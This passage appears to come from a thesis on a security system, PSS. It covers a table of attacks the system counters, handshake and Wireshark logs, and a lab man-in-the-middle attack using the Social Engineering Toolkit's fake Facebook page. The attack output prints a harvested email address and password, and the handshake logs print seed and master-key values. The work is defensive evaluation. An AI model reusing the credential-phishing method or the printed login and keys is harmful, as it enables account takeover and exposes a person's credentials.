Table 21 summarizes several common network attacks that PSS addresses. Single user here means that only one user is attacked, while the multi users means multiple users are compromised by some same specific attack. The memory-scraping attack and MitM attack are able to be detected and generate forensics report according to forensics rules table without further query of log entries, thus the time complexity of forensics for single user and multi users are $O(1)$ and $O(u)$ respectively. As to XSS/CSRF attack, malwares communicating with C&C server, MitB attack and keylogger, the PSS server needs to query the logs from TabLogTable for the first user for forensics, but does not need to repeat query after added the malicious server to SACL for other compromised users, thus the columns for both single user and multi users are $O(p)$.

Table 21. Types of Network Attacks Defeated by PSS
p is the number of log enrties of TabLogTable, u is the number of compromised users, g is the number of group

Attack defeated	Weakness of current defense	Strength of PSS	Time complexity for Forensics	
			Single User	Multi Users
Memory-scraping attack	Constant plaintext format and predictable exposed time	Distribute essential information to multiple locations and mutate the data unpredictably	$O(1)$	$O(u)$, or $O(g)$ after "shortcut" established

XSS/CSRF: Stealing cookie, User’s information modification	Contextual output encoding/escaping is not sufficient to many XSS attacks. Embedding additional authentication data requires web servers’ cooperation	The XSS/CSRF detection state transition diagram is able to not only detect the XSS/CSRF attack but also generate detailed attack report in real-time	DPSI module checks the packets containing important information deeply before forwarding to destination address. The state table records the traffic’s current state and its state transition path in order to reduce the time complexity for real-time forensics	$O(p)$	$O(p)$
MitM attack	Hard to detect the MitM attack once the attack is launched successfully	DSKM guarantees the security of establishing VPN channel, and additional DNS check could detect the running MitM attack		$O(1)$	$O(u)$, or $O(1)$ after “shortcut” established
MitB attack: Form injection, Packet modification	Rely on external devices or TPM by utilizing out-of-band transaction verification	The collaboration between PSS server and PSS-C is able to verify both the original webpage content and user input		$O(p)$	$O(p)$
Keylogger: Kernel based, Screen capture, Mouse motion detection	Hard to defeat combination of memory scraping, screen capture, and keylogger. And require user’s computation	Randomly OTP and password input through multiple methods can defeat most powerful keylogger		$O(p)$	$O(p)$
Malwares that communicate with C&C server with P2P HTTPS protocol	Lack of real-time forensic ability. Cloud/reputation-based methods are hard to trace back the C&C server	RFS module records log of the traffic sending to C&C server and enable the real-forensics with great complexity reduction		$O(p)$	$O(p)$
Client-side device loss	Allow attacker to access the registered web account through stolen device	To login any registered website with PSS, still require the original password for the website server		N.A	

As to multiple stage attacks, it is hard to use traditional signature methods to filter all attacks in real-time, because of the large amount of attack combinations and decoy attacks. However, in our PSS system, when multiple users in same group suffered similar attacks because of same compromised secrets, “shortcut” check procedure will be established to check the compromised secrets for other users in this group in order to reduce time complexity. We present the multiple stage attacks example in Fig. 61.



$O(1)$
$O(p)$
First Stage
Second Stage
Third Stage
Memory Scraping
Keylogger
MitB
Impersonate Client
Steal Banka's password
Packet Modification
Compromise Group key & Decoy Attacks for many users
Serious Attack focuses on some important user
User1
User2
User3
Special User
"shortcut" check procedure will be established to check the compromised secrets for other users in this group

Fig. 61. Multiple Stage Attack Example

6 Implementation

6.1 Introduction

In this chapter, we introduce the prototype of PSS system which is implemented based on Android 4.4.4 on client side and Ubuntu 14.04 on server side. The malicious server is held with Social Engineering Toolkit (SET) [56] on Ubuntu 14.04 as well. Additionally, some real world attacks (e.g. XSS/CSRF) are implemented for test and detailed Wireshark screenshots for each packet are showed in this chapter. Part of codes of implementation is attached in Appendix section.

6.2 Attack and Defense about Network Threats

From section 5.2.1 to 5.2.4, the implementation is based on network diagram presented in Fig. 62.





Fig. 62. Network Diagram about PSS System

6.2.1 Handshake between PSS-C and PSS Server


The client side PSS-C could set up VPN with PSS server automatically over WiFi after Android device power on. VPN tunnel is established after 2-layer mutual authentications which are symmetric OTP mutual authentication and PKI certificate mutual authentication.

The screenshots of PSS-C and PSS server interfaces are presented in Fig. 63 and Fig. 64.



```
-----Connection Initiated-----

NextSs: 31169b1a0550a964db2f2fd84811f41d3c080307c317bf0e63a696ccd8f931de

Old sA Value: yWEC6eZ4Z6d67QDHaE6GEwwj9b5XhzePdUCA5Tegb2k=

Key: <�^E� 7ʖ� �
�  m���J�7��� �:

yWEC6eZ4Z6d67QDHaE6GEwwj9b5XhzePdUCA5Tegb2k=,31169b1a0550a964db2f2fd84
811f41d3c080307c317bf0e63a696ccd8f931de,key

Old C1: 2bv3bvgrfD8haE1k7JjA9oli3GrBKqxuCaenUbLVZKw=

Sent sA

CurrentRecvDataENC: Ctw4USTMP7aUF+ZOrWbFnl1pevRBk6mL4TmdtNWWIx/gn/
wWAK+uITQdE+gVsRgIPdLCOipMCJU4jHaZfxiEZA==

CurrentRecvDataDEC: RECV:
31169b1a0550a964db2f2fd84811f41d3c080307c317bf0e63a696ccd8f931de

Expected:
31169b1a0550a964db2f2fd84811f41d3c080307c317bf0e63a696ccd8f931de

Validated

New C1: 9SHc7EjG2j4pwoqC0FjhFw6QDfAyDhvZh4Ii0NvItcc=

Attempting to connect profile: 4000

Sent Data!

Sent Data!
```


Fig. 63. PSS-C Handshake



```
The SimpleHandShake starts now
User ID: 0
Received (encrypted) hash: NKbruphEGIdgXP3TDQ6Ifp04e0BuSmjC5mHa29muJvk=
Server Seed: TQMW7XW00DF7799L35X4M8Q2AH1ETBAC
Hash Were On: 1
Ss value: 31169b1a0550a964db2f2fd84811f41d3c080307c317bf0e63a696ccd8f931de
Master key: PNZeRe3akRQ34BS4CvSYFxFtpoWWSvKcN5iSoh+aOh8=
C1 value: 2bv3bvgrfD8haE1k7JjA9oIi3GrBKqxuCaenUbLVZKw=
C2 value: CP5DAH4UOWS8PRB2ZWPYDEJ6CR8DVN9D

Received (unencrypted) hash: yWEC6eZ4Z6d67QDHaE6GEwwj9b5XhzePdUCA5Tegb2k=
Expected hash: yWEC6eZ4Z6d67QDHaE6GEwwj9b5XhzePdUCA5Tegb2k=
Parsed the request

Verified

User Connected
```


Fig. 64. PSS Server Handshake

After the VPN tunnel established, the traffic between client and PSS server is protected with openVPN, which the traffic between PSS server and Web server is still protected by TLS protocol which is protected by Web server. The Wireshark screenshots in Fig. 65 and Fig. 66 show the different protocols clearly.


ws_go_to_mfb_with_VPN.pcapng — Wireshark
File Edit View Go Capture Analyze Statistics Telephony Bluetooth Help

```
ip.addr == 10.10.10.2

No.      Time            Source        Destination   Protocol   Length  Info
    9032 32.421023911    10.10.10.4    10.10.10.2    OpenVPN      1489 MessageType: P_DATA…
    9029 32.420495834    10.10.10.4    10.10.10.2    OpenVPN      1489 MessageType: P_DATA…
    9026 32.419982624    10.10.10.4    10.10.10.2    OpenVPN      1489 MessageType: P_DATA…
    9023 32.419347220    10.10.10.4    10.10.10.2    OpenVPN      1489 MessageType: P_DATA…
    9018 32.418720994    10.10.10.2    10.10.10.4    OpenVPN       137 MessageType: P_DATA…
    9017 32.418702168    10.10.10.4    10.10.10.2    OpenVPN      1489 MessageType: P_DATA…
    9014 32.418269882    10.10.10.4    10.10.10.2    OpenVPN      1489 MessageType: P_DATA…
    9009 32.417463470    10.10.10.2    10.10.10.4    OpenVPN       137 MessageType: P_DATA…
    9006 32.416254223    10.10.10.2    10.10.10.4    OpenVPN       137 MessageType: P_DATA…

⊞ Linux cooked capture
⊟ Internet Protocol Version 4, Src: 10.10.10.4 (10.10.10.4), Dst: 10.10.10.2 (10.10.10.2)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Tra…
    Total Length: 1473
    Identification: 0x3e60 (15968)
  ⊞ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (17)
  ⊞ Header checksum: 0xceb2 [validation disabled]
    Source: 10.10.10.4 (10.10.10.4)
    Destination: 10.10.10.2 (10.10.10.2)

0010  45 00 05 c1 3e 60 40 00  40 11 ce b2 0a 0a 0a 04   E...>`@. @.......
0020  0a 0a 0a 02 04 aa 90 b9  05 ad 2d d8 30 34 84 a6   ........ ..-.04..
0030  9c 55 71 73 aa bb fd 54  1d f3 67 a2 7d 9b 2d 41   .Uqs...T ..g.}.-A
0040  dd e1 50 d6 fb f8 93 b2  7d fa f4 4e be f2 d8 fe   ..P..... }..N....
0050  60 31 06 71 5e e9 3b e3  70 96 d7 96 14 2e 00 23   `1.q^.;. p......#
0060  30 79 4d 36 1c e1 a4 34  f6 bc e3 0f a8 41 ca 70   0yM6...4 .....A.p

Internet Proto...(ip), 20 byte   Packets: 15861 · Displayed: 5289 · Marked: 0 ·  Load time: 0:0.182   Profile: Default
```

Fig. 65. Captured traffic between Client and PSS Server


ws_go_to_mfb_with_VPN.pcapng — Wireshark
File Edit View Go Capture Analyze Statistics Telephony Bluetooth Help


```
ip.addr == 10.10.10.3

No.      Time            Source        Destination   Protocol   Length  Info
   15802 35.192275102    10.10.10.3    10.8.0.4      TLSv1.2        99 Encrypted Alert
   15797 35.190126358    10.8.0.4      10.10.10.3    TLSv1.2       767 Application Data
   15785 35.180595319    10.8.0.4      10.10.10.3    TLSv1.2       119 Change Cipher Sp…
   15775 35.167138489    10.10.10.3    10.8.0.4      TLSv1.2       205 Server Hello, Ch…
   15772 35.166894359    10.10.10.3    10.8.0.4      TLSv1.2      1420 Application Data…
   15769 35.165708060    10.10.10.3    10.8.0.4      TLSv1.2       114 Application Data
   15764 35.163357465    10.8.0.4      10.10.10.3    TLSv1.2       735 Application Data
   15758 35.146443198    10.8.0.4      10.10.10.3    TLSv1.2       119 Change Cipher Sp…
   15742 35.124146299    10.10.10.3    10.8.0.4      TLSv1.2       205 Server Hello, Ch…
   15739 35.123662816    10.10.10.3    10.8.0.4      TLSv1.2       618 Application Data

⊞ Frame 15785: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface 0
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: 10.8.0.4 (10.8.0.4), Dst: 10.10.10.3 (10.10.10.3)
⊟ Transmission Control Protocol, Src Port: 43625 (43625), Dst Port: 443 (443), Seq: 518, Ack: 138,…
    Source Port: 43625 (43625)
    Destination Port: 443 (443)
    [Stream index: 57]
    [TCP Segment Len: 51]
    Sequence number: 518    (relative sequence number)
    [Next sequence number: 569    (relative sequence number)]
    Acknowledgment number: 138    (relative ack number)
    Header Length: 32 bytes
  ⊞ .... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
    Window size value: 1386

0000  00 00 ff fe 00 00 83 57  f8 d9 c2 3d 00 ef 08 00   .......W ...=....
0010  45 00 00 67 88 bf 40 00  40 06 93 b9 0a 08 00 04   E..g..@. @.......
0020  0a 0a 0a 03 aa 69 01 bb  cd b6 0b 96 d1 b3 5c 7a   .....i.. ......\z
0030  80 18 05 6a 8b 8f 00 00  01 01 08 0a 00 5b 81 48   ...j.... .....[.H
0040  00 00 51 48 14 03 03 00  01 01 16 03 03 00 28 00   ..QH.... ......(.
0050  00 00 00 00 00 00 00 78  91 9c a3 52 fd e1 b9 cf   .......x ...R....

ws_go_to_...PN.pcapng   Packets: 15861 · Displayed: 8308 · Marked: 0 ·  Load time: 0:0.173   Profile: Default
```

Fig. 66. Captured traffic between PSS Server and Web Server

6.2.2 MitM Attack through SET without PSS Protection

In this case, VPN is being employed but no PSS protection. Attacker launches MitM attack using Social Engineering Toolkit (SET). A victim connects to a malicious fake Facebook website using HTTPS through Rogue AP. The malicious website captures victim's username and password and the redirects Android to real Facebook website and logs in as the victim.

The procedure of this MitM attack is showed in Fig. 67.



Request to facebook.com is redirected to fake Facebook server
Attacker could use self-signed certificate to establish valid https connection
After harvest pass and email, redirect client to real Facebook
SET server harvests client's credential
Terminal
Android
Rogue AP
Facebook


```
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVoIHIMf
POSSIBLE USERNAME FIELD FOUND: email=houdaoqi@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=82521535
PARAM: default_persistent=0
PARAM: timezone=150
PARAM: lgndim=eyJ3Ijo2MDAsImgiOjk2MCwiYXciOjYwMCwiYWgiOjk2MCwiYyI6MzJ9
PARAM: lgnrnd=192034_66vG
PARAM: lgnjs=1429678705
PARAM: locale=en_US
PARAM: qsstamp=W1tbOSwyOSwzMSwzOCw0NSw1Nyw1OCwxMDAsMTA0LDEwNywxMzAsMTMxLDE3MywxO
DIsMjAxLDIwMywyMDksMjEyLDI2NCwyNzgsMzAyLDMwNywzMDgsMzE3LDM0NSwzNTUsMzczLDM5MiwzO
TYsNDA5LDQ0Miw0NDUsNDY0LDQ3NSw0OTksNTA1LDUyNCw1MzEsNTU2LDU3Nyw1NzksNzc4XV0sIkFaa
0Z1SHdyZVdvaUZCbWp0ZFFhbXZMTXZTcmVqTF9rYW9kaFQwQnBHME1NQ1RKZkI4cWJhaUM3Nzl5VHpHQ
WZwRlp3eGVIZVBZcWFoWExJa016aFRWelZEcWt6ZFg1bmF2bG5FVDhJTFRNUDVNa0FsaW4yczc0WHdWd
1I4OXZVaUp0MGt4Q2s4dmVIeDh5TzY3dUwzcDNnU0s3VDhHVFFzVlQzZmZHN2stOWtvYjZFQUMzcTJ5d
3FaVlFjNUhmMG1tZjJGakkyazlkdGlJczQxRlcwN1VBUzFBZVZ4aU1qMFpwRFFyZjJBWEVDclEiXQ==
